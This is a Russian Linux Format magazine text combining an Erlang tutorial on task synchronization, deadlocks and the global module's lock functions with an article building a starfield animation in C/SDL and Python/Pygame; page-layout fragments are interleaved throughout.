Работа средств неблокирующей синхронизации основана на таких средствах, как атомарные операции и специальные механизмы блокировки. Эти специальные механизмы блокировки не блокируют задачу (не переводят ее в состояние ожидания), если объект блокировки не может быть «захвачен» данной задачей. Вместо этого задача в бесконечном цикле проверяет, не освобожден ли этот объект блокировки (т. н. спин-блокировка). Атомарная операция – это операция, которая выполняется атомарно на процессоре, т. е. выполнение задачи может быть прервано либо до, либо после такой операции. К подобным операциям относятся инкремент, декремент, сравнение с обменом (CAS) и др. Наиболее значимая из атомарных операций – операция сравнения с обменом,

Реентерабельность блокировок

Реентерабельность – это возможность повторного использования какого-либо объекта или вызова функции в момент, когда данный объект используется или функция вызвана. В случае объектов блокировки это означает, может ли одна и та же сторона «захватить» объект блокировки несколько раз. Если да, то такой объект блокировки явля-

ется реентерабельным (при этом, если мы N раз «захватили» объект блокировки, его необходимо «освободить» также N раз); если же нет – нереентерабельным (при попытках «захватить» такой объект блокировки несколько раз мы в итоге получим самоблокировку). Блокировки, поддерживаемые модулем **global**, являются реентерабельными.

ном, которая атомарно проверяет значение переменной с некоторым заданным значением и при несовпадении устанавливает значение переменной в заданное.

О необходимости применения синхронизации и, соответственно, о том, что нам дает синхронизация задач, мы уже говорили. Давайте посмотрим теперь на то, какую цену мы за использование синхронизации платим (как известно, мы за все платим какую-то цену, т. к. бесплатный сыр бывает только в мышеловке).

Первая и наиболее очевидная плата за использование средств синхронизации – усложнение исходного кода приложения (по сравнению с вариантом без использования средств синхронизации или однозадачным вариантом). Более того, приложение, разработанное с использованием средств неблокирующей синхронизации, обычно имеет более сложную структуру по сравнению с аналогичным приложением, разработанным с использованием средств синхронизации с блокировками. Использование этих средств приводит к снижению производительности (временами значительно) в ситуации многозадачности на одном многоядерном или многопроцессорном компьютере (обычно это затрагивает многозадачность на основе потоков). Связано это с тем, что при блокировании задачи она переходит в состояние ожидания, в результате чего остаток процессорного времени передается другой задаче; при этом происходит переключение контекста задачи, являющееся достаточно ресурсоемкой задачей. Если переключение контекста происходит достаточно часто, может получиться так, что приложение больше времени тратит на переключение контекста, чем на выполнение своих задач.

Со средствами синхронизации с блокировками связана также такая большая проблема, как взаимные блокировки задач. В простейшем случае взаимные блокировки задач получают следующий образ. Пусть у нас есть два ресурса – **A** и **B**, доступ к которым защищается при помощи средств синхронизации с блокировками. Предположим, что у нас есть две задачи, которые хотят безопасно работать как с ресурсом **A**, так и с ресурсом **B**, при этом первая задача сначала пытается «захватить» блокировку, связанную с ресурсом **A**, а потом с ресурсом **B**, а вторая задача – наоборот. При одновременном выполнении этих задач возможна такая ситуация, когда первая задача «захватила» блокировку, связанную с ресурсом **A**, и ожидает блокировку, »

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Блокировки на перекрывающихся подмножествах узлов

Функции `global:set_lock/1,2,3` и `global:del_lock/1,2` позволяют «захватывать» и «освобождать» блокировки, заданные идентификатором на множестве узлов, определяемых пользователем. Идентификатор блокировки – это пара, состоящая из идентификатора ресурса и идентификатора стороны, запрашивающей блокировку (в качестве идентификаторов могут выступать любые объекты языка Erlang). Может встать вопрос: а что будет, если

попытаться захватить один и тот же ресурс двумя разными сторонами на двух разных, но перекрывающихся подмножествах узлов? Например, мы делаем вызов `global:set_lock({res_id, side_id1}, ['n1@stdstring', 'n2@stdstring'], 0)`, который возвращает `true`. Что в таком случае вернет вызов `global:set_lock({res_id, side_id2}, ['n2@stdstring', 'n3@stdstring'], 0)`? Если бы мы запрашивали блокировку `{res_id, side_id2}` только на узле `n3@stdstring`,

мы, очевидно, ее «захватили» бы (и вызов вернул бы `true`). Однако мы запросили блокировку на узлах `'n2@stdstring'` и `'n3@stdstring'`; а значит, блокировки только на узле `'n3@stdstring'` нам не достаточно. Блокировку `{res_id, side_id2}` на узле `'n2@stdstring'` «захватить» нельзя (она «захвачена» другой стороной). Соответственно, нельзя захватить эту блокировку и на узлах `'n2@stdstring'` и `'n3@stdstring'`. Тогда второй вызов `global:set_lock/3` вернет `false`.

связанную с ресурсом **B**, тогда как вторая задача «захватила» блокировку, связанную с ресурсом **B**, и ожидает блокировку, связанную с ресурсом **A**. Такое ожидание будет вечным. Как мы говорили выше, средства синхронизации – это средства взаимодействия между процессами, и если разные задачи «захватывают» одни и те же блокировки в разном порядке, это означает, что какие-то из задач нарушают протокол взаимодействия между задачами.

Что касается средств неблокирующей синхронизации, то помимо сильного усложнения разрабатываемых приложений, далеко не все может быть реализовано только с их помощью. Так, например, двусвязный список не имеет реализации с использованием средств неблокирующей синхронизации. При использовании средств неблокирующей синхронизации ситуации взаимной блокировки задач возникнуть не может. Но вполне могут возникнуть ситуации заклинивания задачи и гонки за ресурсы.

Теперь поговорим о синхронизации применительно к языку Erlang. Мы уже отмечали (см. LXF158), что создатели языка Erlang приняли решение максимально облегчить такую непростую область программирования, как многозадачность. Как результат, в языке Erlang есть всего один тип многозадачности – процессы языка Erlang, и средством взаимодействия (синхронизации) между ними являются сообщения. Заметьте, что процессы языка Erlang – это не то же самое, что процессы операционной системы: это всего лишь способ представления задач в языке Erlang. Обычно в одном экземпляре среды выполнения Erlang (являющейся процессом ОС) выполняется несколько процессов Erlang. Средство взаимодействия между процессами языка Erlang – обмен сообщениями, который по сути является инкапсуляцией взаимодействия через сокеты. Минусы такого подхода тоже вполне очевидны. Большой объем данных в памяти с использованием процессов языка Erlang нельзя обработать так же эффективно, как с помощью нескольких потоков в одном процессе. Взаимодействие процессов посредством сообщений (и вообще функциональная природа языка Erlang) приводят к избыточному копированию данных (объектов, являющихся сообщениями) при передаче сообщений. И, наконец, в языке Erlang нет средств неблокирующей синхронизации.

Используемая в языке Erlang модель многозадачности была введена не только для упрощения разработки многозадачных приложений, но и для решения ряда проблем, вызванных использованием потоков в качестве задач. Понятно, что при таком подходе у нас не будет таких проблем, как гонка за ресурсы, или проблем, связанных с неблокирующей синхронизацией. Остается, пожалуй, один вопрос: возможна ли взаимная блокировка задач в языке Erlang? Мы уже говорили, что взаимная блокировка задач проявляется тогда, когда нарушается протокол взаимодействия между задачами (порядок «захвата» блокировок). У нас блокировок нет, но мы попробуем реализовать взаимную блокировку

задач, используя тот же принцип: одна из задач будет нарушать установленный протокол взаимодействия.

У читателей может возникнуть закономерный вопрос: а зачем нам пытаться реализовать взаимную блокировку задач? Ответ очевиден: зная, как это получается, мы, наверно, будем избегать такой ситуации. Давайте приступим к реализации: пусть первая задача посылает сообщение **a** второй задаче и ожидает его же в ответ, после чего посылает сообщение **b** и ожидает его же в ответ. А вторая задача делает все наоборот: ожидает сообщение **b** и посылает его же обратно, после чего ожидает сообщение **a** и посылает его обратно. Вот пример, реализующий это поведение:

```
fun1() ->
receive
  {init, Process2} -> io:format("init message -n", [])
end,
io:format("process 1, send message a -n", []),
Process2 ! {self(), a},
receive
  {Process2, a} -> io:format("a message on process 1 -n", [])
end,
io:format("process 1, send message b -n", []),
Process2 ! {self(), b},
receive
  {Process2, b} -> io:format("b message on process 1 -n", [])
end.
fun2() ->
receive
  {Process1, b} -> io:format("b message on process 2 -n", [])
end,
io:format("process 2, send message b -n", []),
Process1 ! {self(), b},
receive
  {Process1, a} -> io:format("a message on process 2 -n", [])
end,
io:format("process 2, send message a -n", []),
Process1 ! {self(), a}.
```

Естественно, что функции `fun1/0` и `fun2/0` экспортируются из некоторого модуля, например, из модуля `interlock_ex`. Так как функции будут основными телами двух независимых процессов, то первый процесс должен как-то узнать об идентификаторе второго процесса: для этого первый процесс после его создания ожидает сообщение вида `{init, Pid2}`, где `Pid2` – идентификатор второго процесса. Теперь давайте запустим наш пример и посмотрим на результирующий вывод (из функций `fun1/0` и `fun2/0`). Для этого запускаем среду выполнения Erlang, после чего создаем оба процесса: `Pid1 = spawn(fun interlock_ex:fun1/0)` и `Pid2 = spawn(fun interlock_ex:fun2/0)` (естественно, что модуль `interlock_ex` должен уже быть откомпилирован). И, наконец, осталось только со-

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

общить первому процессу о втором, пошлав ему сообщение `{init, Pid2}: Pid1!(init, Pid2)`.

В результате в консоли среды выполнения Erlang мы получим сообщения `"init message"` и `"process 1, send message a"` (среди сообщений будет также результат вычисления выражения `Pid1!(init, Pid2)`). Видно, что вместо полного цикла обмена сообщениями все закончилось на стадии отправления сообщения `a` первым процессом второму, т.е. налицо взаимная блокировка между этими двумя процессами. А ее причиной является нарушение протокола взаимодействия между процессами вторым процессом.

Как уже не раз говорилось, введение в язык Erlang многозадачности на основе процессов Erlang (которые работают изолированно друг от друга, пускай и в пределах одной среды выполнения), да и сама функциональная природа языка избавляет нас от таких проблем многозадачности, как гонка за ресурсы и повреждение данных. Это справедливо, пока мы работаем с ресурсами и данными, внутренними относительно среды выполнения Erlang; например, объекты языка Erlang являются такими ресурсами. Но стоит начать работать с внешними относительно среды выполнения Erlang ресурсами (например, с файлами), все перечисленные выше проблемы возвращаются. Действительно, попробуйте в двух задачах открыть один и тот же файл на запись и записать туда одну и ту же порцию данных одновременно; с большой долей вероятности вы увидите, что данные будут перемешаны. Поэтому, как только мы начинаем работать с внешними ресурсами, перед нами встают вопросы о защите этих ресурсов от одновременного доступа со стороны нескольких задач (кроме случая, когда все задачи ничего не изменяют в данных из внешнего ресурса). Давайте подробнее поговорим о том, как решаются подобные проблемы.

Наиболее легкий, простой и очевидный подход (он же и наиболее близкий к Erlang-way) к решению данной проблемы – использование сервис-ориентированной архитектуры (SOA). Действительно, если у нас есть внешний ресурс (например, файл), то давайте осуществлять к нему доступ не напрямую, а через некоторый сервис, взаимодействуя с ним при помощи отсылки запросов и получения ответов. Вполне логично, что таким сервисом будет процесс языка Erlang, а запросами и ответами будут сообщения (т.е. любые объекты языка). Тогда доступ к внешнему ресурсу будет осуществлять только этот сервисный процесс, и никаких проблем с одновременным доступом к ресурсу не возникнет. Если же в разных частях программы необходимо обращаться к нескольким разным файлам, то вполне логично, что в таком случае мы можем создать несколько экземпляров сервисов: по одному на каждый файл, с которым необходимо работать.

Описанный подход, при всех его достоинствах, не лишен и недостатков. Допустим, мы создали сервисы для работы с внешними ресурсами (например, файлом), но сейчас нам требуется обмен данными между двумя внешними ресурсами. Если мы можем прочитать все необходимые данные с ресурса источника за один раз, то обычно никаких проблем нет: сервисы доступа к ресурсам обеспечивают атомарность чтения и записи, а необходимость в атомарности операции обмена данными (чтения-записи) бывает не так уж часто. Однако если нельзя прочитать все данные с ресурса источника, или есть необходимость в атомарности операции обмена, необходимо что-то делать во избежание проблем. Первое, что приходит на ум, это сделать аналог блокировок: специальную пару сообщений, переводящую сервис для доступа к внешнему ресурсу в монопольный режим работы и обратно. К счастью, делать этого для каждого сервиса не надо: модуль `global` предоставляет средства реализации такой функ-

циональности. Для работы с такими блокировками используется понятие «идентификатор блокировки» – это кортеж из двух элементов: идентификатора ресурса и идентификатора стороны, запрашивающей блокировку. В качестве таких идентификаторов могут выступать любые объекты языка Erlang (существует достаточно небольшой список атомов, которые не рекомендуется использовать в качестве идентификаторов ресурсов).

Вполне возможна ситуация, что два разных процесса пытаются «захватить» блокировку на какой-то ресурс, используя один и тот же идентификатор запрашивающей стороны. В этом случае (естественно, если блокировка свободна) они оба ее «захватят»; однако и освобождать эту блокировку необходимо им обоим. Область действия этих блокировок – все известные узлы; однако область действия блокировки можно изменить, задав список узлов, для которых данная блокировка будет действительна. Если процесс, владеющей блокировкой, завершится без ее освобождения или же узел, на котором выполняется такой процесс, завершит свою работу, то блокировка автоматически освободится (если, конечно, ею никто больше не владеет).

После этого небольшого обзора взглянем на наших героев. Для «захвата» блокировки у нас есть следующие три функции: `global:set_lock(Id)`, `global:set_lock(Id, Nodes)` и `global:set_lock(Id, Nodes, Retries)`. Функция `global:set_lock/3` пытается установить блокировку с идентификатором `Id`, область действия которой распространяется на узлы `Nodes`, с количеством попыток установить блокировку `Retries`. В качестве значения для числа попыток установить блокировку можно передать любое неотрицательное число или атом `infinity`. Функция `global:set_lock/3` будет пытаться

«захватить» блокировку не более `Retries` раз, впадая на некоторое время в сон в случае неудачной попытки (если значением `Retries` является атом `infinity`, то функция `global:set_lock/3` будет выполняться, пока

не «захватит» блокировку). Эта функция вернет атом `true`, если блокировка была «захвачена», и `false` – в противном случае. Функция `global:set_lock/2` эквивалентна функции `global:set_lock/3` со значением `Retries`, равным атому `infinity`. Функция `global:set_lock/1` эквивалентна функции `global:set_lock/2`, только блокировка определяется на всех узлах. Для освобождения блокировки служат следующие две функции: `global:del_lock(Id)` и `global:del_lock(Id, Nodes)`. Функция `global:del_lock/2` позволяет освободить блокировку, заданную идентификатором `Id`, на узлах `Nodes`, а функция `global:del_lock/1` делает то же самое на всех узлах.

Сегодня мы познакомились поближе с таким явлением, как синхронизация задач (и с ее реализацией в языке Erlang). Мы увидели, что ничего страшного в синхронизации нет: достаточно быть аккуратным и соблюдать принятые протоколы взаимодействия между задачами. А в следующем номере мы начнем практику, посвященный созданию многозадачных приложений. **LXF**

«Встают вопросы о защите ресурсов от одновременного доступа.»

Блокировки: Упрощенный сценарий

Обычно работа с блокировками ресурсов выглядит так: мы «захватываем» блокировку, выполняем некую функцию (или последовательность действий, сводимую в некую функцию), после чего «освобождаем» блокировку. Конечно, мы можем не смочь «захватить» блокировку: тогда дальнейших действий не предвидится. Чтобы упростить этот сценарий, в модуле `global`

определены функции `global:trans/2,3,4`. Функция `global:trans(Id, Fun, Nodes, Retries)` пытается захватить блокировку с идентификатором `Id` на узлах `Nodes` `Retries` раз. Если «захват» осуществлен, выполняется функция `Fun`, блокировка «освобождается» и возвращается результат выполнения функции `Fun`. Если «захватить» блокировку не удалось, возвращается атом `aborted`.


Звездное небо:

Майк Сондерс вихрем промчит вас по трем языкам программирования и инструментарию, создавая на каждом эффект неба в звездах.



Наш эксперт

Поднаторев в языках от AREXX до ассемблера Z80, Майк Сондерс более всего чувствует себя дома с копией ассемблера NASM и исходным кодом своей ОС – <http://mikeos.berlios.de>.



Вот в чем вопрос: сколько языков программирования нужно знать, чтобы быть действительно хорошим программистом? Точного ответа нет, но мы бы сказали, три-четыре. Конечно, можно выучить один от корки до корки и стать в нем настоящим гением, но ни один язык не совершенен, поэтому каких-то возможностей и идей в нем все равно не будет. Это похоже на обычные языки: даже если вы в совершенстве владеете английским, вы все равно можете почерпнуть очень многое из родственных ему языков, например, немецкого или французского. Вы научитесь не только заменять слова – вы научитесь мыслить иначе и попутно откроете для себя новую культуру.

Итак, действительно хороший программист обычно знает несколько языков программирования. И мы советуем всем, даже тем, у кого это лишь хобби, иногда пробовать и другие языки, ведь из каждого можно узнать что-то новое. Например, стоит познакомиться с языком низкого уровня, и вы узнаете много нового об управлении памятью и указателях, и сможете проще реализовывать сложные алгоритмы на языках высокого уровня. Зная несколько языков, вы всегда сможете выбрать верный для решения конкретной задачи (слишком многие хорошо знают только один язык, например, C++, и поэтому пытаются решить с его помощью все задачи).

Поэтому мы решили посвятить эту статью трем различным языкам. Но фишка в том, что на каждом из них мы будем делать одно и то же. Оно может показаться бессмысленным, но на самом деле это отличный способ увидеть каждый из них в действии и узнать, как одна и та же цель достигается с их разными подходами. Мы не будем давать длинных извилистых описаний языков: лучше, что вы сможете сделать – прочитать код и наши краткие объяснения и начать разбираться в них самостоятельно. Итак, без долгих предисловий...

Низкий уровень: C и SDL

Мы напишем эмуляцию параллактического звездного неба с множеством звезд, движущихся по экрану с различными скоростями. Из нее можно сделать скрин-сейвер или фон для игры shoot'em-up [«перестреляй их всех» – жанр видео- и компьютерных игр, – прим. пер.]. Главное – эта задача поможет вам понять, как создавать массивы, выполнять вычисления, пользоваться циклами, рисовать пиксели и т. д.

Начнем с довольно низкого уровня на примере C и SDL. C считается многими «портируемым языком ассемблера» и не включает комфорта языков высокого уровня, наподобие сбора мусора. На C вы более тесно взаимодействуете с памятью и устройствами, и он идеально подходит для определенных задач. SDL (Simple DirectMedia Layer – простой уровень для доступа к мультимедиа) – очень популярная библиотека для работы с мультимедиа, которая позволяет работать с изображениями, шрифтами и звуком. Это не самая простая библиотека в сравнении с инструментариумом для разработки игр, но, как и C, она дает вам мощный контроль над происходящим.

Итак, начнем с этой сладкой парочки и рассмотрим «сырой» способ создания звездного неба, а затем перейдем к высокоуровневому альтернативам. Ниже приведен код – его вы найдете на диске в файле **starfield.c** (откройте каталог **c_with_sdl** внутри **starfield.tgz**).

```
#include <stdlib.h>
#include <SDL.h>
#define MAX_STARS 100
typedef struct
{
    int x, y, speed;
} star_type;
star_type stars[MAX_STARS];
int main()
{
    int i;
    Uint8 *p;
    SDL_Surface *screen;
    SDL_Init(SDL_INIT_VIDEO);
    atexit(SDL_Quit);
    screen = SDL_SetVideoMode(640, 480, 8, SDL_SWSURFACE);
    for(i = 0; i < MAX_STARS; i++) {
        stars[i].x = rand()%640;
```

Изучаем языки

```

stars[i].y = rand()%480;
stars[i].speed = 1 + rand()%16;
}
for(i = 0; i < SDL_NUMEVENTS; i++) {
    if (i != SDL_QUIT)
        SDL_EventState(i, SDL_IGNORE);
}
while (SDL_PollEvent(NULL) == 0) {
    SDL_FillRect(screen, NULL, SDL_MapRGB(screen->format, 0, 0, 0));
    for(i = 0; i < MAX_STARS; i++) {
        stars[i].x -= stars[i].speed;
        if(stars[i].x <= 0)
            stars[i].x = 640;
        p = (UInt8 *) screen->pixels + stars[i].y * screen->pitch +
            stars[i].x * screen->format->BytesPerPixel;
        *p = 255;
    }
    SDL_UpdateRect(screen, 0, 0, 0, 0);
    SDL_Delay(30);
}
return 0;
}

```

Неплохо, а? Чуть больше 50 строк кода – и мы получили яркое звездное небо, все на чистом C и SDL на низком уровне. Для компиляции исполняемого файла выполните команду


```
gcc -o starfield starfield.c `sdl-config --cflags` `sdl-config --libs`
```

Обратите внимание на символы обратного апострофа – соответствующая клавиша скорее всего будет в левом верхнем углу клавиатуры. В общем случае все, что внутри обратных апострофов, считается командой, но эти команды выполняются до выполнения основной команды (**gcc**). Так, набрав **sdl-config --libs**, вы увидите параметры компилятора, необходимые для сборки программ SDL. Для запуска скомпилированной программы наберите **./starfield**.

Ладно, взглянем-ка на код. Первые две строки говорят компилятору, что мы хотим подключить заголовочные файлы стандартной библиотеки (для генерации случайных чисел) и SDL (чтобы воспользоваться процедурами этой библиотеки). Затем следует строка **#define**, которая говорит GCC, что все последующие вхождения **MAX_STARS** в исходном коде нужно заменить числом 100. Это позволяет нам экспериментировать с количеством звезд, меняя всего одну строку в коде.

Далее мы определяем структуру – т.е. набор переменных, к которым можно обращаться вместе под одним именем. Мы назвали ее **star_type**, и каждая переменная этого типа будет иметь внутри переменные координат X и Y, а также скорости speed (все это целые числа). Строкой

```
star_type stars[MAX_STARS];
```



» Чтобы экранный снимок выглядел эффектнее, мы запустили программу с 2000 звезд двойного размера.

мы создаем новый массив структур **star_type**, который называется stars. В коде на диске это массив из 100 звезд, к элементам которого можно обращаться как к **star[0]** – **star[99]**.

Песня о главном

Пора перейти к самому коду – внутрь функции **main()** (это первая функция, которая выполняется в программе на C – а в нашем коде это вообще единственная функция). Мы объявляем целочисленную переменную **i**, которая будет использоваться в качестве счетчика. Затем мы объявляем переменную **p** – беззнаковый восьми-


«Указатели похожи на переменные, но хранят не числа, а адреса других переменных.»

битный целочисленный указатель; это переменная, которая затем будет ссылаться на графические данные. Наконец, у нас есть переменная **screen** – указатель, который будет использован в SDL.

Если вы никогда не слышали об указателях, они похожи на переменные, но хранят не числа, а адреса в памяти других переменных. Так, у вас может быть целочисленная переменная **x**, которая содержит число 50 и находится по адресу 1000 в оперативной памяти. Если создать указатель **u** и направить его на **x**, то **u** будет

»

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



» Даже скромной `Ncurses` с небольшой добавкой `Perl` достаточно для построения параллактического звездного неба.

содержать не 50, а адрес в памяти – 1000. Работа с указателями весьма кропотлива, и многие языки программирования высокого уровня их избегают, но знать о них стоит. Затем следуют три строки, где инициализируются подсистемы `SDL`, сообщается компилятору, что мы хотим вызвать процедуру `SDL_Quit` по завершении программы, и создается новое окно (640 пикселей в ширину и 480 в высоту, в 8-битном режиме цвета для 256 цветов).

Вызов `SDL_SetVideoMode` возвращает структуру с выводимой информацией, поэтому мы направляем указатель `screen` на нее.

Далее идут два цикла `for`. Первый заполняет массив со звездами, записывая в координаты `X` и `Y` и скорость каждого элемента случайные значения. Попробуйте изменить `16` в строке со скоростью на большее и меньшее значения и посмотрите на результат. Второй цикл `for` велит `SDL` не докучать нам в ответ на каждое нажатие клавиши или движение мыши, которые она получает – она должна игнорировать все, кроме закрытия окна.

Затем мы переходим к циклу `while`, где и творится вся потеха. Мы говорим `SDL`, что хотим выполнять этот цикл до тех пор,

пока окно не будет закрыто, и наше первое действие – заполнить экран черным цветом (RGB 0, 0, 0) с помощью функции `SDL_FillRect` (благодаря `NULL` заполняется все окно). Затем мы проходимся по массиву `star`, обновляя горизонтальное положение каждой звезды, вычитая ее скорость (точнее, перемещение за единицу времени) из ее координаты `x`. Пиксели окна нумеруются от 0 до 639 слева направо и от 0 до 479 сверху вниз. Если звезда вылетает за левую границу окна (т.е. ее координата `x` становится меньше нуля), мы перемещаем ее вправо, снова начиная с 640.

В двух строках, начинающихся с `p` и `*p`, звезды добавляются на «небо». В первой мы записываем в указатель `p` точное расположение графических данных, в которые нужно разместить пиксель. Эти данные хранятся в поле `pixels` структуры `screen`, и так как это линейный одномерный массив байтов, нужно выполнить кое-какие вычисления, чтобы оно соответствовало нашему двумерному изображению. Когда `p` указывает на верное место, мы записываем число 255 (белый цвет) в байт, на который он указывает (для этого используется звездочка).

Наконец, мы говорим `SDL`, что закончили отрисовку и нужно вывести все на экран, и добавляем задержку в 30 миллисекунд, чтобы звезды не двигались слишком быстро. Вот и все!

Если вы никогда не писали на `C`, программа могла показаться сложноватой, поэтому перейдем к языкам более высокого уровня. Освоив их, вернитесь сюда, и все станет яснее.

Высокий уровень: Python и Pygame

По сравнению с тем, что мы только что сделали, в `Python` с его библиотекой `Pygame` жизнь намного легче. Гораздо проще работать с графикой, и не нужно возиться с указателями. Ниже приве-

ден код – это файл `starfield.py` на `LXF DVD`, и если у вас установлена `Pygame`, его можно запустить командой `./starfield.py`. Если вы новичок в `Python`, код все равно будет достаточно понятным, но не забывайте обра-

щать внимание на отступы, которые жизненно важны для работы программы. Код, выделяемый в блоки (например, в циклы), всегда нужно выделять отступами.

```
#!/usr/bin/env python
import pygame
from random import randrange
MAX_STARS = 100
pygame.init()
screen = pygame.display.set_mode((640, 480))
```

«Работа с указателями весьма кропотлива, но знать о них стоит.»

Дальнейший путь

Здесь мы обречены на развязывание споров, но... Если вы хотите расправить крылья, то вот языки, которые мы советовали бы изучить:

» **Ассемблер** Он познакомит вас с основами низкоуровневого программирования и непосредственной работой с устройствами и памятью. Напрямую гораздо больше удовлетворения, чем непонятное устройство компиляторов. С `x86` придется долго разбираться, поэтому начните с эмулятора `ZX Spectrum` или `Commodore 64` и попробуйте их языки ассемблера (`Z80` и `6502` соответственно).

» **C** Близок к «стандартному» языку программирования, если такой вообще есть. Он доступен почти везде, на нем написана большая часть ядра `Linux`, и он сочетает низкоуровневые возможности с рядом абстракций высшего уровня. Большинство реализаций других языков программирования написаны на `C`.

» **Python** Это объектно-ориентированный язык высокого уровня с хорошо читаемым кодом. У `Python` есть масса добавочных модулей, и он идеален для всех видов программирования, от сетевых утилит до настольных графических программ.

» **Lisp** Постоянные скобки могут свести с ума, но это хороший способ узнать о функциональном программировании – совсем другой подход по сравнению с `C` и `Python`.

Мы не утверждаем, что это лучшие или самые полезные языки (если вы намереваетесь сделать карьеру в программировании, учите `Java`, `C#` или `Objective-C`). Однако мы считаем, что, потратив на них некоторое время, вы впитаете массу знаний, и ваши навыки расширятся настолько, что вы превратитесь в прекрасного, разностороннего программиста-универсала.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.


```
clock = pygame.time.Clock()
stars = []
for i in range(MAX_STARS):
    star = [randrange(0, 639), randrange(0, 479), randrange(1, 16)]
    stars.append(star)
while True:
    clock.tick(30)
    for event in pygame.event.get():
        if event.type == pygame.QUIT:
            exit(0)
    screen.fill((0,0,0))
    for star in stars:
        star[0] -= star[2]
        if star[0] < 0:
            star[0] = 640
        screen.set_at((star[0], star[1]), (255, 255, 255))
    pygame.display.flip()
```

По логике этот язык очень похож на C, и их возможности сравнимы. В начале мы говорим Python, что хотим воспользоваться модулем **Pygame** и процедурой генерации случайных чисел **randrange** из модуля **random**, и затем объявляем переменную **MAX_STARS**, аналогичную эквиваленту в программе на C. Затем мы инициализируем **Pygame** и создаем окно, связывая его с переменной **screen**, после чего устанавливаем фоновый таймер с помощью функции **Clock()** библиотеки **Pygame**, чтобы немного замедлить происходящее.

Затем мы определяем массив **star** (или список – **list** – в терминах Python) выражением **stars = []**. Как видите, Python более гибок, чем C, и размер массива в начале задавать не нужно. Далее в цикле мы создаем 100 объектов **star** и заполняем каждый из них тремя значениями: координатой X, координатой Y и скоростью **speed**, как и в примере на C. После создания каждого объекта **star** мы добавляем его в список **stars** методом **append**.

Далее следует цикл **while True**, он основной. Сначала идет задержка **clock.tick**, затем мы велит **Pygame** обработать все пришедшие события от клавиатуры и мыши (по закрытию окна мы выходим из программы). Затем с помощью метода **fill** нашего объекта **screen** мы заливаем окно черным цветом и начинаем перебирать звезды в цикле: для каждой звезды вычитаем ее третий компонент (скорость, а точнее, перемещение за единицу времени) из первого (координата X), причем звезда перемещается влево (элементы массива или списка нумеруются с нуля). Как и в версии на C, мы проверяем выход звезды за левую границу окна.

